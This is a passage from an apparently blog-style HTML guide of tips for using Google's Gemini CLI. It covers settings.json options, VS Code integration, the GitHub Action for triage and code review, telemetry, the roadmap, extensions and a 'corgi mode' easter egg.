(<code>.gemini/</code> within your repo), you can create a <code>settings.json</code> file to override default <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Customize%20the%20CLI%20by%20creating,applied%20with%20the%20following%20precedence">settings</a>. Nearly every aspect of the CLI can be tuned here - from visual theme to tool permissions. The CLI merges settings from multiple levels: system-wide defaults, your user settings, and project-specific settings (project settings override user <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Customize%20the%20CLI%20by%20creating,applied%20with%20the%20following%20precedence">settings</a>. For example, you might have a global preference for a dark theme, but a particular project might require stricter tool sandboxing; you can handle this via different <code>settings.json</code> files at each level.</p><p>Inside <code>settings.json</code>, options are specified as JSON key-value pairs. Here’s a snippet illustrating some useful customizations:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span></span><br><span class="line"><span class="attr">&quot;theme&quot;</span><span class="punctuation">:</span> <span class="string">&quot;GitHub&quot;</span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;autoAccept&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">false</span></span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;vimMode&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">true</span></span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;sandbox&quot;</span><span class="punctuation">:</span> <span class="string">&quot;docker&quot;</span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;includeDirectories&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;../shared-library&quot;</span><span class="punctuation">,</span> <span class="string">&quot;~/common-utils&quot;</span><span class="punctuation">]</span><span class="punctuation">,</span></span><br><span class="line"><span class="attr">&quot;usageStatisticsEnabled&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">true</span></span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>In this example, we set the theme to “GitHub” (a popular color scheme), disable <code>autoAccept</code> (so the CLI will always ask before running potentially altering tools), enable Vim keybindings for the input editor, and enforce using Docker for tool sandboxing. We also added some directories to the workspace context (<code>includeDirectories</code>) so Gemini can see code in shared paths by <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%7B%20,utils">default</a>. Finally, we kept <code>usageStatisticsEnabled</code> true to collect basic usage stats (which feeds into telemetry, if <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%2A%20%60autoAccept%60%3A%20Auto,to%20disable%20usage%20statistics">enabled</a>. There are many more settings available - like defining custom color themes, adjusting token limits, or whitelisting/blacklisting specific tools - all documented in the configuration <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%2A%20%60autoAccept%60%3A%20Auto,to%20disable%20usage%20statistics">guide</a>. By tailoring these, you ensure Gemini CLI behaves optimally for <em>your</em> workflow (for instance, some developers always want <code>vimMode</code> on for efficiency, while others might prefer the default editor).</p><p>One convenient way to edit settings is via the built-in settings UI. Run the command <code>/settings</code> in Gemini CLI, and it will open an interactive editor for your <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,their%20current%20values%2C%20and%20modify">configuration</a>. This interface lets you browse and search settings with descriptions, and prevents JSON syntax errors by validating inputs. You can tweak colors, toggle features like <code>yolo</code> (auto-approval), adjust checkpointing (file save/restore behavior), and more through a friendly <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,their%20current%20values%2C%20and%20modify">menu</a>. Changes are saved to your <code>settings.json</code>, and some take effect immediately (others might require restarting the CLI).</p><p><strong>Pro Tip:</strong> Maintain separate project-specific <code>settings.json</code> files for different needs. For example, on a team project you might set <code>&quot;sandbox&quot;: &quot;docker&quot;</code> and <code>&quot;excludeTools&quot;: [&quot;run_shell_command&quot;]</code> to lock down dangerous operations, while your personal projects might allow direct shell commands. Gemini CLI will automatically pick up the nearest <code>.gemini/settings.json</code> in your project directory tree and merge it with your global <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Customize%20the%20CLI%20by%20creating,applied%20with%20the%20following%20precedence"><code>~/.gemini/settings.json</code></a>. Also, don’t forget you can quickly adjust visual preferences: try <code>/theme</code> to interactively switch themes without editing the file, which is great for finding a comfortable <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Command%20Description%20,tag%3E%60Save%20the%20current%20conversation">look</a>. Once you find one, put it in <code>settings.json</code> to make it permanent.</p><h2 id="Tip-24-Leverage-IDE-Integration-VS-Code-for-Context-amp-Diffs"><a href="#Tip-24-Leverage-IDE-Integration-VS-Code-for-Context-amp-Diffs" class="headerlink" title="Tip 24: Leverage IDE Integration (VS Code) for Context &amp; Diffs"></a>Tip 24: Leverage IDE Integration (VS Code) for Context &amp; Diffs</h2><p><strong>Quick use-case:</strong> Supercharge Gemini CLI by hooking it into VS Code - the CLI will automatically know which files you’re working on and even open AI-proposed code changes in VS Code’s diff editor for <a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=,working%20on%20at%20the%20moment">you</a>. This creates a seamless loop between AI assistant and your coding workspace.</p><p>One of Gemini CLI’s powerful features is its <strong>IDE integration</strong> with Visual Studio Code. By installing the official <em>Gemini CLI Companion</em> extension in VS Code and connecting it, you allow Gemini CLI to become “context-aware” of your <a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=,working%20on%20at%20the%20moment">editor</a>. What does this mean in practice? When connected, Gemini knows about the files you have open, your current cursor location, and any text you’ve selected in VS <a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=,working%20on%20at%20the%20moment">Code</a>. All that information is fed into the AI’s context. So if you ask, “Explain this function,” Gemini CLI can see the exact function you’ve highlighted and give a relevant answer, without you needing to copy-paste code into the prompt. The integration shares up to your 10 most recently opened files, plus selection and cursor info, giving the model a rich understanding of your <a href="https://gemini-cli.xyz/docs/en/ide-integration#:~:text=,reject%20the%20suggested%20changes%20seamlessly">workspace</a>.</p><p>Another huge benefit is <strong>native diffing</strong> of code changes. When Gemini CLI suggests modifications to your code (for example, “refactor this function” and it produces a patch), it can open those changes in VS Code’s diff viewer <a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=%2A%20Native%20in,the%20code%20right%20within%20this">automatically</a>. You’ll see a side-by-side diff in VS Code showing the proposed edits. You can then use VS Code’s familiar interface to review the changes, make any manual tweaks, and even accept the patch with a click. The CLI and editor stay in sync - if you accept the diff in VS Code, Gemini CLI knows and continues the session with those changes applied. This tight loop means you no longer have to copy code from the terminal to your editor; the AI’s suggestions flow straight into your development environment.</p><p><strong>How to set it up:</strong> If you start Gemini CLI inside VS Code’s integrated terminal, it will detect VS Code and usually prompt you to install/connect the extension <a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-10-gemini-cli-vs-code-integration-26afd3422028#:~:text=Press%20enter%20or%20click%20to,view%20image%20in%20full%20size">automatically</a>. You can agree and it will run the necessary <code>/ide install</code> step. If you don’t see a prompt (or you’re enabling it later), simply open Gemini CLI and run the command: <code>/ide install</code>. This will fetch and install the “Gemini CLI Companion” extension into VS Code for <a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=2%3A%20One,install%20the%20necessary%20companion%20extension">you</a>. Next, run <code>/ide enable</code> to establish the <a href="https://developers.googleblog.com/en/gemini-cli-vs-code-native-diffing-context-aware-workflows/?source=post_page-----26afd3422028---------------------------------------#:~:text=3%3A%20Toggle%20integration%3A%20After%20the,can%20easily%20manage%20the%20integration">connection</a> - the CLI will then indicate it’s linked to VS Code. You can verify at any time with <code>/ide status</code>, which will show if it’s connected and list which editor and files are being <a href="https://gemini-cli.xyz/docs/en/ide-integration#:~:text=Checking%20the%20Status">tracked</a>. From then on, Gemini CLI will automatically receive context from VS Code (open files, selections) and will open diffs in VS Code when needed. It essentially turns Gemini CLI into an AI pair programmer that lives in your terminal but operates with full awareness of your IDE.</p><p>Currently, VS Code is the primary supported editor for this <a href="https://gemini-cli.xyz/docs/en/ide-integration#:~:text=better%20and%20enables%20powerful%20features,editor%20diffing">integration</a>. (Other editors that support VS Code extensions, like VSCodium or some JetBrains via a plugin, may work via the same extension, but officially it’s VS Code for now.) The design is open though - there’s an IDE Companion Spec for developing similar integrations with other <a href="https://gemini-cli.xyz/docs/en/ide-integration#:~:text=better%20and%20enables%20powerful%20features,editor%20diffing">editors</a>. So down the road we might see first-class support for IDEs like IntelliJ or Vim via community extensions.</p><p><strong>Pro Tip:</strong> Once connected, you can use VS Code’s Command Palette to control Gemini CLI without leaving the <a href="https://gemini-cli.xyz/docs/en/ide-integration#:~:text=,Ctrl%2BShift%2BP">editor</a>. For example, press <strong>Ctrl+Shift+P</strong> (Cmd+Shift+P on Mac) and try commands like <strong>“Gemini CLI: Run”</strong> (to launch a new CLI session in the terminal), <strong>“Gemini CLI: Accept Diff”</strong> (to approve and apply an open diff), or <strong>“Gemini CLI: Close Diff Editor”</strong> (to reject <a href="https://gemini-cli.xyz/docs/en/ide-integration#:~:text=,Ctrl%2BShift%2BP">changes</a>. These shortcuts can streamline your workflow even further. And remember, you don’t always have to start the CLI manually - if you enable the integration, Gemini CLI essentially becomes an AI co-developer inside VS Code, watching context and ready to help as you work on code.</p><h2 id="Tip-25-Automate-Repo-Tasks-with-Gemini-CLI-GitHub-Action"><a href="#Tip-25-Automate-Repo-Tasks-with-Gemini-CLI-GitHub-Action" class="headerlink" title="Tip 25: Automate Repo Tasks with Gemini CLI GitHub Action"></a>Tip 25: Automate Repo Tasks with <code>Gemini CLI GitHub Action</code></h2><p><strong>Quick use-case:</strong> Put Gemini to work on GitHub - use the <strong>Gemini CLI GitHub Action</strong> to autonomously triage new issues and review pull requests in your repository, acting as an AI teammate that handles routine dev <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=1,write%20tests%20for%20this">tasks</a>.</p><p>Gemini CLI isn’t just for interactive terminal sessions; it can also run in CI/CD pipelines via GitHub Actions. Google has provided a ready-made <strong>Gemini CLI GitHub Action</strong> (currently in beta) that integrates into your repo’s <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=It%E2%80%99s%20now%20in%20beta%2C%20available,cli">workflows</a>. This effectively deploys an AI agent into your project on GitHub. It runs in the background, triggered by repository <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Triggered%20by%20events%20like%20new,do%2C%20and%20gets%20it%20done">events</a>. For example, when someone opens a <strong>new issue</strong>, the Gemini Action can automatically analyze the issue description, apply relevant labels, and even prioritize it or suggest duplicates (this is the “intelligent issue triage” <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=1,attention%20on%20what%20matters%20most">workflow</a>. When a <strong>pull request</strong> is opened, the Action kicks in to provide an <strong>AI code review</strong> - it will comment on the PR with insights about code quality, potential bugs, or stylistic <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=attention%20on%20what%20matters%20most,more%20complex%20tasks%20and%20decisions">improvements</a>. This gives maintainers immediate feedback on the PR before any human even looks at it. Perhaps the coolest feature is <strong>on-demand collaboration</strong>: team members can mention <code>@gemini-cli</code> in an issue or PR comment and give it an instruction, like “<code>@gemini-cli</code> please write unit tests for this”. The Action will pick that up and Gemini CLI will attempt to fulfill the request (adding a commit with new tests, for <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=freeing%20up%20reviewers%20to%20focus,write%20tests%20for%20this">instance</a>. It’s like having an AI assistant living in your repo, ready to do chores when asked.</p><p>Setting up the Gemini CLI GitHub Action is straightforward. First, ensure you have Gemini CLI version <strong>0.1.18 or later</strong> installed locally (this ensures compatibility with the <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Gemini%20CLI%20GitHub%20Actions%20is,for%20individual%20users%20available%20soon">Action</a>. Then, in Gemini CLI run the special command: <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=To%20get%20started%2C%20download%20Gemini,cli"><code>/setup-github</code></a>. This command generates the necessary workflow files in your repository (it will guide you through authentication if needed). Specifically, it adds YAML workflow files (for issue triage, PR review, etc.) under <code>.github/workflows/</code>. You will need to add your Gemini API key to the repo’s secrets (as <code>GEMINI_API_KEY</code>) so the Action can use the Gemini <a href="https://github.com/google-github-actions/run-gemini-cli#:~:text=Store%20your%20API%20key%20as,in%20your%20repository">API</a>. Once that’s done and the workflows are committed, the GitHub Action springs to life - from that point on, Gemini CLI will autonomously respond to new issues and PRs according to those workflows.</p><p>Because this Action is essentially running Gemini CLI in an automated way, you can customize it just like you would your CLI. The default setup comes with three workflows (issue triage, PR review, and a general mention-triggered assistant) which are <strong>fully open-source and [editable</strong>](<a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Think%20of%20these%20initial%20workflows,into%20Gemini%20CLI%20GitHub%20Actions">https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=Think%20of%20these%20initial%20workflows,into%20Gemini%20CLI%20GitHub%20Actions</a>). You can tweak the YAML to adjust what the AI does, or even add new workflows. For instance, you might create a nightly workflow that uses Gemini CLI to scan your repository for outdated dependencies or to update a README based on recent code changes - the possibilities are endless. The key benefit here is offloading mundane or time-consuming tasks to an AI agent so that human developers can focus on harder problems. And since it runs on GitHub’s infrastructure, it doesn’t require your intervention - it’s truly a “set and forget” AI helper.</p><p><strong>Pro Tip:</strong> Keep an eye on the Action’s output in the GitHub Actions logs for transparency. The Gemini CLI Action logs will show what prompts it ran and what changes it made or suggested. This can both build trust and help you refine its behavior. Also, the team has built enterprise-grade safeguards into the Action - e.g., you can require that all shell commands the AI tries to run in a workflow are allow-listed by <a href="https://blog.google/technology/developers/introducing-gemini-cli-github-actions/#:~:text=in%20your%20environment%2C%20drastically%20reducing,your%20preferred%20observability%20platform%2C%20like">you</a>. So don’t hesitate to use it even on serious projects. And if you come up with a cool custom workflow using Gemini CLI, consider contributing it back to the community - the project welcomes new ideas in their repo!</p><h2 id="Tip-26-Enable-Telemetry-for-Insights-and-Observability"><a href="#Tip-26-Enable-Telemetry-for-Insights-and-Observability" class="headerlink" title="Tip 26: Enable Telemetry for Insights and Observability"></a>Tip 26: Enable Telemetry for Insights and Observability</h2><p><strong>Quick use-case:</strong> Gain deeper insight into how Gemini CLI is being used and performing by turning on its built-in <strong>OpenTelemetry</strong> instrumentation - monitor metrics, logs, and traces of your AI sessions to analyze usage patterns or troubleshoot <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=,across%20teams%2C%20track%20costs%2C%20ensure">issues</a>.</p><p>For developers who like to measure and optimize, Gemini CLI offers an observability feature that exposes what’s happening under the hood. By leveraging <strong>OpenTelemetry (OTEL)</strong>, Gemini CLI can emit structured telemetry data about your <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=Built%20on%20OpenTelemetry%20%E2%80%94%20the,Gemini%20CLI%E2%80%99s%20observability%20system%20provides">sessions</a>. This includes things like metrics (e.g. how many tokens used, response latency), logs of actions taken, and even traces of tool calls. With telemetry enabled, you can answer questions like: <em>Which custom command do I use most often? How many times did the AI edit files in this project this week? What’s the average response time when I ask the CLI to run tests?</em> Such data is invaluable for understanding usage patterns and <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=,across%20teams%2C%20track%20costs%2C%20ensure">performance</a>. Teams can use it to see how developers are interacting with the AI assistant and where bottlenecks might be.</p><p>By default, telemetry is <strong>off</strong> (Gemini respects privacy and performance). You can opt-in by setting <code>&quot;telemetry.enabled&quot;: true</code> in your <code>settings.json</code> or by starting Gemini CLI with the flag <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=Setting%20Environment%20Variable%20CLI%20Flag,grpc"><code>--telemetry</code></a>. Additionally, you choose the <strong>target</strong> for the telemetry data: it can be logged <strong>locally</strong> or sent to a backend like Google Cloud. For a quick start, you might set <code>&quot;telemetry.target&quot;: &quot;local&quot;</code> - with this, Gemini will simply write telemetry data to a local file (by default) or to a custom path you specify via <code>[&quot;outfile&quot;](https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=disable%20telemetry%20,file%20path)</code>. The local telemetry includes JSON logs you can parse or feed into tools. For more robust monitoring, set <code>&quot;target&quot;: &quot;gcp&quot;</code> (Google Cloud) or even integrate with other OpenTelemetry-compatible systems like Jaeger or <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=,between%20backends%20without%20changing%20your">Datadog</a>. In fact, Gemini CLI’s OTEL support is vendor-neutral - you can export data to just about any observability stack you prefer (Google Cloud Operations, Prometheus, <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=,between%20backends%20without%20changing%20your">etc.</a>. Google provides a streamlined path for Cloud: if you point to GCP, the CLI can send data directly to Cloud Logging and Cloud Monitoring in your project, where you can use the usual dashboards and alerting <a href="https://google-gemini.github.io/gemini-cli/docs/cli/telemetry.html#:~:text=2,explorer%20%2A%20Traces%3A%20https%3A%2F%2Fconsole.cloud.google.com%2Ftraces%2Flist">tools</a>.</p><p>What kind of insights can you get? The telemetry captures events like tool executions, errors, and important milestones. It also records metrics such as prompt processing time and token counts per <a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-13-gemini-cli-observability-c410806bc112#:~:text=,integrate%20with%20existing%20monitoring%20infrastructure">prompt</a>. For usage analytics, you might aggregate how many times each slash command is used across your team, or how often code generation is invoked. For performance monitoring, you could track if responses have gotten slower, which might indicate hitting API rate limits or model changes. And for debugging, you can see errors or exceptions thrown by tools (e.g., a <code>run_shell_command</code> failure) logged with context. All this data can be visualized if you send it to a platform like Google Cloud’s Monitoring - for example, you can create a dashboard of “tokens used per day” or “error rate of tool X”. It essentially gives you a window into the AI’s “brain” and your usage, which is especially helpful in enterprise settings to ensure everything runs <a href="https://medium.com/google-cloud/gemini-cli-tutorial-series-part-13-gemini-cli-observability-c410806bc112#:~:text=resource%20utilization%20%2A%20%20Real,integrate%20with%20existing%20monitoring%20infrastructure">smoothly</a>.</p><p>Enabling telemetry does introduce some overhead (extra data processing), so you might not keep it on 100% of the time for personal use. However, it’s fantastic for debugging sessions or for intermittent health checks. One approach is to enable it on a CI server or in your team’s shared environment to collect stats, while leaving it off locally unless needed. Remember, you can always toggle it on the fly: update settings and use <code>/memory refresh</code> if needed to reload, or restart Gemini CLI with <code>--telemetry</code> flag. Also, all telemetry is under your control - it respects your environment variables for endpoint and credentials, so data goes only where you intend it to. This feature turns Gemini CLI from a black box into an observatory, shining light on how the AI agent interacts with your world, so you can continuously improve that interaction.</p><p><strong>Pro Tip:</strong> If you just want a quick view of your current session’s stats (without full telemetry), use the <code>/stats</code> command. It will output metrics like token usage and session length right in the <a href="https://www.howtouselinux.com/post/the-complete-google-gemini-cli-cheat-sheet-and-guide#:~:text=Command%20Description%20,tag%3E%60Save%20the%20current%20conversation">CLI</a>. This is a lightweight way to see immediate numbers. But for long-term or multi-session analysis, telemetry is the way to go. And if you’re sending telemetry to a cloud project, consider setting up dashboards or alerts (e.g., alert if error rate spikes or token usage hits a threshold) - this can proactively catch issues in how Gemini CLI is being used in your team.</p><h2 id="Tip-27-Keep-an-Eye-on-the-Roadmap-Background-Agents-amp-More"><a href="#Tip-27-Keep-an-Eye-on-the-Roadmap-Background-Agents-amp-More" class="headerlink" title="Tip 27: Keep an Eye on the Roadmap (Background Agents &amp; More)"></a>Tip 27: Keep an Eye on the Roadmap (Background Agents &amp; More)</h2><p><strong>Quick use-case:</strong> Stay informed about upcoming Gemini CLI features - by following the public <strong>Gemini CLI roadmap</strong>, you’ll know about major planned enhancements (like <em>background agents for long-running tasks</em>) before they <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=quality.%20,related%20to%20security%20and%20privacy">arrive</a>, allowing you to plan and give feedback.</p><p>Gemini CLI is evolving rapidly, with new releases coming out frequently, so it’s wise to track what’s on the horizon. Google maintains a <strong>public roadmap</strong> for Gemini CLI on GitHub, detailing the key focus areas and features targeted for the near <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=This%20document%20outlines%20our%20approach,live%20in%20our%20GitHub%20Issues">future</a>. This is essentially a living document (and set of issues) where you can see what the developers are working on and what’s in the pipeline. For instance, one exciting item on the roadmap is support for <strong>background agents</strong> - the ability to spawn autonomous agents that run in the background to handle tasks continuously or <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=quality.%20,related%20to%20security%20and%20privacy">asynchronously</a>. According to the roadmap discussion, these background agents would let you delegate long-running processes to Gemini CLI without tying up your interactive session. You could, say, start a background agent that monitors your project for certain events or periodically executes tasks, either on your local machine or even by deploying to a service like Cloud <a href="https://github.com/google-gemini/gemini-cli/issues/4168#:~:text=How%20will%20it%20work%3F">Run</a>. This feature aims to “enable long-running, autonomous tasks and proactive assistance” right from the <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=quality.%20,related%20to%20security%20and%20privacy">CLI</a>, essentially extending Gemini CLI’s usefulness beyond just on-demand queries.</p><p>By keeping tabs on the roadmap, you’ll also learn about other planned features. These could include new tool integrations, support for additional Gemini model versions, UI/UX improvements, and more. The roadmap is usually organized by “areas” (for example, <em>Extensibility</em>, <em>Model</em>, <em>Background</em>, etc.) and often tagged with milestones (like a target quarter for <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=Our%20roadmap%20is%20managed%20directly,more%20detailed%20list%20of%20tasks">delivery</a>]. It’s not a guarantee of when something will land, but it gives a good idea of the team’s priorities. Since the project is open-source, you can even dive into the linked GitHub issues for each roadmap item to see design proposals and progress. For developers who rely on Gemini CLI, this transparency means you can anticipate changes - maybe an API is adding a feature you need, or a breaking change might be coming that you want to prepare for.</p><p>Following the roadmap can be as simple as bookmarking the GitHub project board or issue labeled “Roadmap” and checking periodically. Some major updates (like the introduction of Extensions or the IDE integration) were hinted at in the roadmap before they were officially announced, so you get a sneak peek. Additionally, the Gemini CLI team often encourages community feedback on those future features. If you have ideas or use cases for something like background agents, you can usually comment on the issue or discussion thread to influence its development.</p><p><strong>Pro Tip:</strong> Since Gemini CLI is open source (Apache 2.0 licensed), you can do more than just watch the roadmap - you can participate! The maintainers welcome contributions, especially for items aligned with the <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=As%20an%20Apache%202,opening%20an%20issue%20for%20discussion">roadmap</a>. If there’s a feature you really care about, consider contributing code or testing once it’s in preview. At the very least, you can open a feature request if something you need isn’t on the roadmap <a href="https://google-gemini.github.io/gemini-cli/ROADMAP.html#:~:text=As%20an%20Apache%202,opening%20an%20issue%20for%20discussion">yet</a>. The roadmap page itself provides guidance on how to propose changes. Engaging with the project not only keeps you in the loop but also lets you shape the tool that you use. After all, Gemini CLI is built with community involvement in mind, and many recent features (like certain extensions and tools) started as community suggestions.</p><h2 id="Tip-28-Extend-Gemini-CLI-with-Extensions"><a href="#Tip-28-Extend-Gemini-CLI-with-Extensions" class="headerlink" title="Tip 28: Extend Gemini CLI with Extensions"></a>Tip 28: Extend Gemini CLI with <code>Extensions</code></h2><p><strong>Quick use-case:</strong> Add new capabilities to Gemini CLI by installing plug-and-play <strong>extensions</strong> - for example, integrate with your favorite database or cloud service - expanding the AI’s toolset without any heavy lifting on your <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=Gemini%20CLI%20is%20an%20open,design%20platforms%20to%20payment%20services">part</a>. It’s like installing apps for your CLI to teach it new tricks.</p><p>Extensions are a game-changer introduced in late 2025: they allow you to <strong>customize and expand</strong> Gemini CLI’s functionality in a modular <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=Gemini%20CLI%20is%20an%20open,design%20platforms%20to%20payment%20services">way</a>. An extension is essentially a bundle of configurations (and optionally code) that connects Gemini CLI to an external tool or service. For instance, Google released a suite of extensions for Google Cloud - there’s one that helps deploy apps to Cloud Run, one for managing BigQuery, one for analyzing application security, and <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=In%20just%20three%20months%20since,source%20community">more</a>. Partners and community developers have built extensions for all sorts of things: Dynatrace (monitoring), Elastic (search analytics), Figma (design assets), Shopify, Snyk (security scans), Stripe (payments), and the list is <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=In%20just%20three%20months%20since,source%20community">growing</a>. By installing an appropriate extension, you instantly grant Gemini CLI the ability to use new domain-specific tools. The beauty is that these extensions come with a pre-defined <strong>“playbook”</strong> that teaches the AI how to use the new tools <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=Gemini%20CLI%20is%20an%20open,design%20platforms%20to%20payment%20services">effectively</a>. That means once installed, you can ask Gemini CLI to perform tasks with those services and it will know the proper APIs or commands to invoke, as if it had that knowledge built-in.</p><p>Using extensions is very straightforward. The CLI has a command to manage them: <code>gemini extensions install &lt;URL&gt;</code>. Typically, you provide the URL of the extension’s GitHub repo or a local path, and the CLI will fetch and install <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=It%E2%80%99s%20easy%20to%20install%20an,%E2%80%9D%20from%20your%20command%20line">it</a>. For example, to install an official extension, you might run: <code>gemini extensions install https://github.com/google-gemini/gemini-cli-extension-cloud-run</code>. Within seconds, the extension is added to your environment (stored under <code>~/.gemini/extensions/</code> or your project’s <code>.gemini/extensions/</code> folder). You can then see it by running <code>/extensions</code> in the CLI, which lists active <a href="https://google-gemini.github.io/gemini-cli/docs/cli/commands.html#:~:text=,See%20Gemini%20CLI%20Extensions">extensions</a>. From that point on, the AI has new tools at its disposal. If it’s a Cloud Run extension, you could say “Deploy my app to Cloud Run,” and Gemini CLI will actually be able to execute that (by calling the underlying <code>gcloud</code> commands through the extension’s tools). Essentially, extensions function as first-class expansions of Gemini CLI’s capabilities, but you opt-in to the ones you need.</p><p>There’s an <strong>open ecosystem</strong> around extensions. Google has an official Extensions page listing available <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=Access%20an%20open%2C%20growing%20ecosystem,of%20partners%20and%20builders">extensions</a>, and because the framework is open, anyone can create and share their own. If you have a particular internal API or workflow, you can build an extension for it so that Gemini CLI can assist with it. Writing an extension is easier than it sounds: you typically create a directory (say, <code>my-extension/</code>) with a file <code>gemini-extension.json</code> describing what tools or context to <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Extensions">add</a>. You might define new slash commands or specify remote APIs the AI can call. No need to modify Gemini CLI’s core - just drop in your extension. The CLI is designed to load these at runtime. Many extensions consist of adding custom <em>MCP tools</em> (Model Context Protocol servers or functions) that the AI can use. For example, an extension could add a <code>/translate</code> command by hooking into an external translation API; once installed, the AI knows how to use <code>/translate</code>. The key benefit is <strong>modularity</strong>: you install only the extensions you want, keeping the CLI lightweight, but you have the option to integrate virtually anything.</p><p>To manage extensions, besides the <code>install</code> command, you can update or remove them via similar CLI commands (<code>gemini extensions update</code> or just by removing the folder). It’s wise to occasionally check for updates on extensions you use, as they may receive improvements. The CLI might introduce an “extensions marketplace” style interface in the future, but for now, exploring the GitHub repositories and official catalog is the way to discover new ones. Some popular ones at launch include the GenAI <strong>Genkit</strong> extension (for building generative AI apps), and a variety of Google Cloud extensions that cover CI/CD, database admin, and more.</p><p><strong>Pro Tip:</strong> If you’re building your own extension, start by looking at existing ones for examples. The official documentation provides an <strong>Extensions Guide</strong> with the schema and <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Extensions">capabilities</a>. A simple way to create a private extension is to use the <code>@include</code> functionality in <code>GEMINI.md</code> to inject scripts or context, but a full extension gives you more power (like packaging tools). Also, since extensions can include context files, you can use them to preload domain knowledge. Imagine an extension for your company’s internal API that includes a summary of the API and a tool to call it - the AI would then know how to handle requests related to that API. In short, extensions open up a new world where Gemini CLI can interface with anything. Keep an eye on the extensions marketplace for new additions, and don’t hesitate to share any useful extension you create with the community - you might just help thousands of other <a href="https://blog.google/technology/developers/gemini-cli-extensions/#:~:text=Gemini%20CLI%20extensions%20are%20here,and%20build%20your%20own%20extension">developers</a>.</p><h2 id="Additional-Fun-Corgi-Mode-Easter-Egg-🐕"><a href="#Additional-Fun-Corgi-Mode-Easter-Egg-🐕" class="headerlink" title="Additional Fun: Corgi Mode Easter Egg 🐕"></a>Additional Fun: Corgi Mode Easter Egg 🐕</h2><p>Lastly, not a productivity tip but a delightful easter egg - try the command <code>*/corgi*</code> in Gemini CLI. This toggles <strong>“corgi mode”</strong>, which makes a cute corgi animation run across your <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=Easter%20Egg%3A%20Corgi%20Mode%20in,Gemini%20CLI">terminal</a>! It doesn’t help you code any better, but it can certainly lighten the mood during a long coding session. You’ll see an ASCII art corgi dashing in the CLI interface. To turn it off, just run <code>/corgi</code> again.</p><p>This is a purely for-fun feature the team added (and yes, there’s even a tongue-in-cheek <a href="https://github.com/google-gemini/gemini-cli/issues/5674#:~:text=How%20about%20you%20NOT%20implement,this%20needed%3F%20Because%20people">debate</a> about spending dev time on corgi mode). It shows that the creators hide some whimsy in the tool. So when you need a quick break or a smile, give <code>/corgi</code> a 